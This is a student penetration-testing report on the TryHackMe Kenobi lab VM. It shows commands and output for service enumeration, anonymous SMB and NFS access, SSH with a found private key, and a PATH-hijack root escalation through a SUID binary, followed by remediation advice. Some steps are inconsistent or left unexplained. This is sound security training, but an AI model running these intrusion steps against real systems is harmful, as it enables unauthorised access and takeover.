



Penetration Testing Report – TryHackMe Kenobi VM

Capstone Project: Full VAPT Engagement

Introduction

This document provides a detailed penetration testing report for the *TryHackMe Kenobi* virtual machine. The objective of this assessment was to simulate a real-world Vulnerability Assessment and Penetration Testing (VAPT) engagement by identifying security weaknesses, exploiting them, and recommending remediation measures. This documentation is intended for academic evaluation and security learning purposes, following the PTES (Penetration Testing Execution Standard) methodology.

1. Overview of the Engagement

1.1 Scope

- Target: TryHackMe Kenobi Linux VM
- Target IP Address: **10.49.143.12**
- Environment: Internal lab (VPN-based)
- Testing Type: Authenticated & unauthenticated penetration testing

1.2 Tools Used

- Kali Linux
 - Nmap
 - Metasploit Framework
-



- Burp Suite
- OpenVAS
- SMBClient, NFS utilities, SSH

2. Methodology and Technical Walkthrough

2.1 Reconnaissance and Enumeration

Initial reconnaissance was performed using Nmap to identify open ports, running services, and service versions.

Command Used:

```
nmap -A -p- 10.49.143.12
```

The scan revealed multiple exposed services including FTP (ProFTPD 1.3.5), SSH, HTTP, SMB, and NFS. The presence of outdated services increased the attack surface.

```
(shlo@shlokjadhav:~)
$ nmap -A -p- 10.49.143.12
Starting Nmap 7.95 (https://nmap.org)
Nmap scan report for 10.49.143.12
Host is up (0.015s latency).
Not shown: 65524 closed tcp ports (res)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 08:b5:65:9d:94:98:14:9b:36:f8:13:15:b0:c7:78:61 (RSA)
|_ 256 df:53:89:d6:65:72:d0:fd:e0:26:45:4c:83:fe:bfa0 (ECDSA)
|_ 256 88:e9:fa:8b:e7:15:43:58:c1:77:67:0d:13:8d:87:c8 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.4.41 (Ubuntu)
|_ http-robots.txt: 1 disallowed entry
|_ /admin.html
111/tcp   open  rpcbind  2-4 (RPC #100000)
|_ rpcinfo:
|_  program version  port/proto  service
|_ 100000  2,3,4    111/tcp    rpcbind
|_ 100000  2,3,4    111/udp    rpcbind
|_ 100000  3,4      111/tcp6   rpcbind
|_ 100000  3,4      111/udp6   rpcbind
|_ 100003  3        2049/udp   nfs
|_ 100003  3        2049/udp6  nfs
|_ 100003  3,4      2049/tcp   nfs
```

2.2 SMB Enumeration


Anonymous SMB access was tested to identify misconfigurations.



Command Used:

```
smbclient -L //10.49.143.12/ -N
```

The system allowed unauthenticated access to an *anonymous* share. This exposed internal configuration files and logs, which provided valuable information about user accounts and service configurations.



```
Sharename Type Comment
-----
print$ Disk Printer Drivers
anonymous$ Disk
IPC$ IPC IPC Service (kenobi server (Samba, Ubuntu))
Reconnecting with SMB1 for workgroup listing.
smbXcli_negprot_smb1_done: No compatible protocol selected by server.
Protocol negotiation to server 10.49.143.12 (for a protocol between LANMAN1 and NT1) failed: NT_STATUS_INVALID_NETWORK_RESPONSE
Unable to connect with SMB1 -- no workgroup available

(shlo@ shlokjadhav ~)
$ smbclient 10.49.143.12/anonymous -N -N

Try "help" to get a list of possible commands.
smb: \> ls
. D 0 Wed Sep 4 16:19:09 2019
.. D 0 Sat Aug 9 18:33:22 2025
log.txt N 12237 Wed Sep 4 16:19:09 2019

9183416 blocks of size 1024. 2918336 blocks available
smb: \> get log.txt
getting file \log.txt of size 12237 as log.txt (217.3 KiloBytes/sec) (average 217.3 KiloBytes/sec)
smb: \> exit

(shlo@ shlokjadhav ~)
$
```

2.3 NFS Enumeration and Mounting

The NFS service was enumerated to check exported directories.

Command Used:

```
showmount -e 10.49.143.12
```

The */var* directory was publicly exported. This directory was mounted locally:

```
sudo mount -t nfs 10.49.143.12:/var /mnt/kenobi
```



This misconfiguration allowed direct access to sensitive server files.

```
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
shlo@shlokjadhav:~$ sudo mount -t nfs 10.49.143.12:/var /mnt/kenobi
ls -la /mnt/kenobi

[sudo] password for shlo:
total 56
drwxr-xr-x 14 root root 4096 Sep  4 2019 .
drwxr-xr-x  4 root root 4096 Dec  9 04:46 ..
drwxr-xr-x  2 root root 4096 Dec  9 04:45 backups
drwxr-xr-x 15 root root 4096 Aug 10 12:18 cache
drwxrwxrwt  2 root root 4096 Sep  4 2019 crash
drwxr-xr-x 51 root root 4096 Aug 10 12:18 lib
drwxrwsr-x  2 root staff 4096 Apr 13 2016 local
lrwxrwxrwx  1 root root    9 Sep  4 2019 lock-> /run/lock
drwxrwxr-x 13 root _ssh 4096 Dec  9 04:33 log
drwxrwsr-x  2 root mail 4096 Feb 27 2019 mail
drwxr-xr-x  2 root root 4096 Feb 27 2019 opt
lrwxrwxrwx  1 root root    4 Sep  4 2019 run-> /run
drwxr-xr-x  5 root root 4096 Aug  9 19:08 snap
drwxr-xr-x  5 root root 4096 Sep  4 2019 spool
drwxrwxrwt  8 root root 4096 Dec  9 04:39 tmp
drwxr-xr-x  3 root root 4096 Sep  4 2019 www

(shlo@ shlokjadhav:~)
$ ftp 10.49.143.12

Connected to 10.49.143.12.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [10.49.143.12]
Name (10.49.143.12:shlo):
```

2.4 Credential Discovery and User Access

While browsing the mounted NFS share, an SSH private key belonging to user *kenobi* was discovered. Using this key, SSH access was obtained:

```
ssh -i kenobi_key kenobi@10.49.143.12
```

This provided authenticated user-level access without a password.

```
Kali Linux (Snapshot 1) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
root@kenobi: /home/kenobi

kenobi@kenobi:~$
kenobi@kenobi:~$ echo "/bin/bash" > curl
kenobi@kenobi:~$ chmod +x curl
kenobi@kenobi:~$ export PATH=.:$PATH
kenobi@kenobi:~$ menu
```



2.5 Privilege Escalation

After gaining user access, SUID binaries were enumerated. The `/usr/bin/menu` binary was found to be misconfigured. Due to unsafe command execution and PATH manipulation, root privileges were successfully obtained.

```
root@kenobi ~# root
bash: root: command not found
root@kenobi ~# sudo
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user] [command]
usage: sudo [-AbEHknPS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user]
       [VAR=value] [-i|-s] [<command>]
usage: sudo -e [-AknS] [-r role] [-t type] [-C num] [-g group] [-h host] [-p prompt] [-T timeout] [-u user] file ...
root@kenobi ~# sudo su
root@kenobi:/home/kenobi#
```

2.6 Metasploit Exploitation (Simulation)

Metasploit was used to simulate automated exploitation.

Module Used:

`exploit/unix/ftp/vsftpd_234_backdoor`

***No session was created because the target was running ProFTPD instead of vsftpd. This demonstrated proper exploit validation and tool usage.**

2.7 API Testing Using Burp Suite (DVWA)

To demonstrate API and web application testing as part of the penetration testing engagement, **DVWA (Damn Vulnerable Web Application)** was used as a controlled API testing environment. Burp Suite was configured as an intercepting proxy to capture, analyze, and manipulate HTTP requests between the browser and the DVWA application.

The browser was configured to route traffic through **Burp Suite (127.0.0.1:8080)**. API-like requests generated by DVWA modules were intercepted in real time. These requests were then sent to **Burp Repeater** for further testing.

Using Burp Suite, the following API security checks were performed:

- Manipulation of request parameters to test **input validation**



- Testing for **authentication and authorization weaknesses**
- Injection of malicious payloads to identify **SQL injection and command injection risks**
- Observation of server responses for improper error handling and data exposure

This process demonstrated how attackers can abuse insecure API endpoints if proper validation and access controls are not enforced. The findings from DVWA reinforced the importance of secure API design, strict server-side validation, and continuous monitoring of application traffic.

The screenshot shows a Kali Linux virtual machine running Oracle VM VirtualBox. A web browser is open to the URL `http://127.0.0.1:8000/v1/user/1`. The browser's developer tools are open, showing the JSON response from the API endpoint. The response is as follows:

```
{
  "id": 1,
  "name": "tony",
  "level": 0,
  "password": "1c8bfe8f801d79745c4631d09fff36c82aa37fc4cce4fc946683d7b336b63032"
}
```



3. Remediation Plan

3.1 Patch Management

- Update ProFTPD, Samba, and system packages.
- Apply regular OS security updates.

3.2 Input Validation

- Implement strict server-side validation for all API and service inputs.
- Prevent path traversal and command injection attempts.

3.3 Least Privilege Enforcement

- Disable anonymous SMB access.
- Restrict NFS exports to trusted hosts only.
- Secure SSH keys and enforce proper file permissions.
- Remove unnecessary SUID binaries.

3.4 Verification

- Perform a post-remediation **OpenVAS scan** on the target IP (10.49.143.12) to confirm risk reduction.



4. Conclusion

The successful compromise of the Kenobi VM was achieved through chained misconfigurations rather than a single exploit. Weak access controls, exposed file shares, and improper privilege handling enabled full system takeover. Implementing strong security hygiene and regular vulnerability assessments is critical to preventing such attacks.

5. References

- TryHackMe Kenobi Room
 - PTES Framework
 - Nmap Documentation
 - Metasploit Framework
 - Burp Suite Documentation
 - OpenVAS / Greenbone Vulnerability Manager
-

Non-Technical Stakeholder Summary

A security assessment was conducted to evaluate how vulnerable the Kenobi server was to attack. Several weaknesses were identified, including outdated services and misconfigured shared folders that allowed unauthorized access. By exploiting these issues, full administrative control of the system was achieved. In a real organization, this could lead to data theft, service disruption, or system manipulation.

To reduce these risks, software updates, restricted access controls, proper permission management, and regular vulnerability scanning are strongly recommended. Implementing these measures will significantly improve the system's overall security posture.



CYART

inquiry@cyart.io

www.cyart.io